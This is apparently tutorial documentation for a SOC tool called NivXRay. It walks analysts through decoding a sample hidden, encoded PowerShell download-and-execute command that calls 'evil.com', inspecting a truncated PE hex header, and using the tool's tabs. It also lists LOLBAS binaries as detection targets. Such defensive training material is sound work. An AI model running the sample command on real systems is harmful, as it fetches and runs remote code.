
Expected: Verdict = ****Malicious**** · Confidence ≥ 0.9 · MITRE T1059.001 (PowerShell) + T1105 (Ingress Tool Transfer).

Step 4 — Enrich the URL


Action: Click the  next to `evil.com` in the IOCS tab.

Expected: VT / OTX / AbuseIPDB verdicts appear inline.

Step 1 · GRAPH + CHAIN — visual evidence




Screenshot 1 · step_1_a




Screenshot 2 · step_1_b




Screenshot 3 · step_1_c



Screenshot 4 · step_1_tab_flow



Screenshot 5 · step_1_tab_iocs



Screenshot 6 · step_1_tab_lolbas

PLES

admin@nivxray.com

LOGOUT

HELPFUL

MISS

HALICIOUS · 100/100

GRAPH

MITRE

LOLBAS

RULES

IOCS

TI-HITS

OSINT

AI

FLOW

CHAIN

Running analysis

1 MATCH · LIVING OFF THE LAND BINARIES

powershell.exe

lolbas-project

EXECUTE

DOWNLOAD

T1059.001

T1197

PowerShell with encoded/hidden/download-and-execute or discovery pattern (incl. BITS-transfer stealthy download)


://evil.com/a.ps1') powershell.exe -NoP -NonI -W Hidde
n -Enc SQBFaFgAKAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAATgBLAHQ
ALgBXAGUAYgBDAGwAaQBLAG4AdAaPAC4ARABvAHcAbgBsAG8AYQBkA
FMAdABYAGkAb

+ TRAINING NOTE


Screenshot 7 · step_1_tab_mitre



Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits



Related: [base64_decode](#) [candidate_explorer](#) [threat_intel_enrichment](#) [investigation_timeline](#)

◆ Payload Example · Hex-Encoded Shellcode Blob

Long strings of hex-pair octets (e.g., ``\x90\x90\x90...``) are a common shellcode delivery format. NivXRay detects hex, decodes to raw bytes, then inspects entropy and PE/ELF signatures to classify.

Step 1 — The raw command

Action: Paste: 4d5a90000300000004000000ffff0000b8000000000000004000000000000000 (Truncated MZ/PE header — real samples are much longer.)

Expected: Magic hint reads "Hex string". Byte count reflects the exact half-length of the input.

Step 2 — MAGIC DECODE (deterministic-only)

Action: Click MAGIC DECODE. Fully deterministic — no LLM in the loop.

Expected: OUTPUT panel shows the raw bytes. The file-signature detector adds a PE-header chip (MZ magic).

Step 3 — Verdict — Suspicious

Action: Look at the verdict card.


Expected: Verdict = **Suspicious** (binary content that wasn't expected in this context). MITRE = T1027 (Obfuscated Files or Information) + T1055 (Process Injection).

Step 4 — Copy as base64 for handoff

Action: In the OUTPUT panel, switch to Base64 view. Copy for pasting into a sandbox.

Expected: Base64-encoded bytes appear in a copyable pre block.

Screenshot 1 · step_1



Related: [candidate_explorer](#) [threat_intel_enrichment](#)

◆ NivXRay UI Reference · Every Panel · Every Tab

The visual encyclopedia — every button, tab and panel in the Analyst Workspace with a labelled screenshot, what it does, when to use it, and what to look for. Bookmark this page.

Step 1 — Empty Workspace — the landing state

Action: Open the WORKSPACE tab. Nothing is decoded yet.

Expected: You should see the left operations sidebar (97 encoders/decoders), the INPUT card in the centre, and the OUTPUT card on the right. The status line reads 0 chars · 0 bytes.

Step 2 — Input panel — where you paste

Action: Paste the raw suspicious command into the large INPUT textarea. Accepts plain text, hex, base64, URL-encoded — anything.

Expected: Character count updates live. NivXRay's magic detector runs asynchronously and hints at the likely encoding (e.g., "looks like Base64").

Step 3 — Action bar — the four buttons

Action: Four buttons above the input drive every analysis. From left to right — `NIVXRAY DECODE` (default one-click), `AUTO INVESTIGATE` (full SOC pipeline), `MAGIC DECODE` (deterministic-only), `CLEAR`.

Expected: All four are always visible. Advanced options live behind the  chevron next to CLEAR.

Step 4 — Output panel — the decoded plaintext

Action: Click NIVXRAY DECODE. Within 1–2 seconds the OUTPUT card populates with the plaintext.

Expected: The output supports Copy · Hex · Base64 · Diff views. IOCs, URLs and MITRE ATT&CK IDs are highlighted inline.

Step 5 — Decoding Chain — the stages that fired

Action: Below OUTPUT is the CHAIN card. It shows every decoder stage in order (Base64 → UTF-16LE → ...).

Expected: Each stage row shows the operation name, a mini before/after preview, and a click-through to open that stage in the Recipe editor.

Step 6 — GRAPH tab — the Attack Graph

Action: Click GRAPH in the Threat Analysis panel (top-right). This is a Cytoscape-rendered graph of the entire investigation.

Expected: Nodes are colour-coded (input · decoded stage · IOC · verdict). Edges are labelled by the decoder that transformed them.

Step 7 — MITRE tab — technique mapping

Action: Click MITRE. Every TTP that the decoded payload maps to is listed with its full name, tactic and confidence.

Expected: Techniques cluster by tactic (Execution / Command-and-Control / Defense Evasion). Click a chip to filter the GRAPH tab.

Step 8 — LOLBAS tab — living-off-the-land binaries

Action: Click LOLBAS. Any powershell, certutil, mshta, bitsadmin, msbuild, regsvr32, etc. found in the decoded output is listed.

Expected: Each entry shows the binary, the intent (Download · Execute · Persistence), and a link to the LOLBAS.io reference page.

Step 9 — RULES tab — Sigma / YARA hits

Action: Click RULES. Both community and custom rules that matched are shown here.

Expected: Rule name, severity, confidence and the exact substring that triggered the hit.

Step 10 — IOCS tab — extracted indicators

Action: Click IOCS. Every URL, IP, domain, hash, mutex or email address found in the decoded output.

Expected: Click the  next to any IOC to fetch VT / OTX / AbuseIPDB verdicts inline.

Step 11 — TI-HITS tab — threat-intel matches

Action: Click TI-HITS. Any IOC that already matches a known-bad indicator in your enrichment cache is surfaced first.

Expected: Includes the source (VT · OTX · AbuseIPDB · custom), confidence and first-seen date.

Step 12 — OSINT tab — related open-source signals

Action: Click OSINT. Non-IOC context — Twitter mentions, GitHub PoCs, MITRE technique write-ups, CTI reports.

Expected: Each entry has source, date, and one-line summary. Great for hunting related campaigns.

Step 13 — AI tab — LLM tiebreaker rationale

Action: Click AI. When the deterministic engine wasn't sure, the LLM was asked why one candidate should win.

Expected: Shows the model (Claude Sonnet 4.5), its per-candidate score, and the natural-language justification.

Step 14 — FLOW tab — sequential timeline

Action: Click FLOW. A linear "what happened when" timeline of every stage — decode, enrich, verdict.

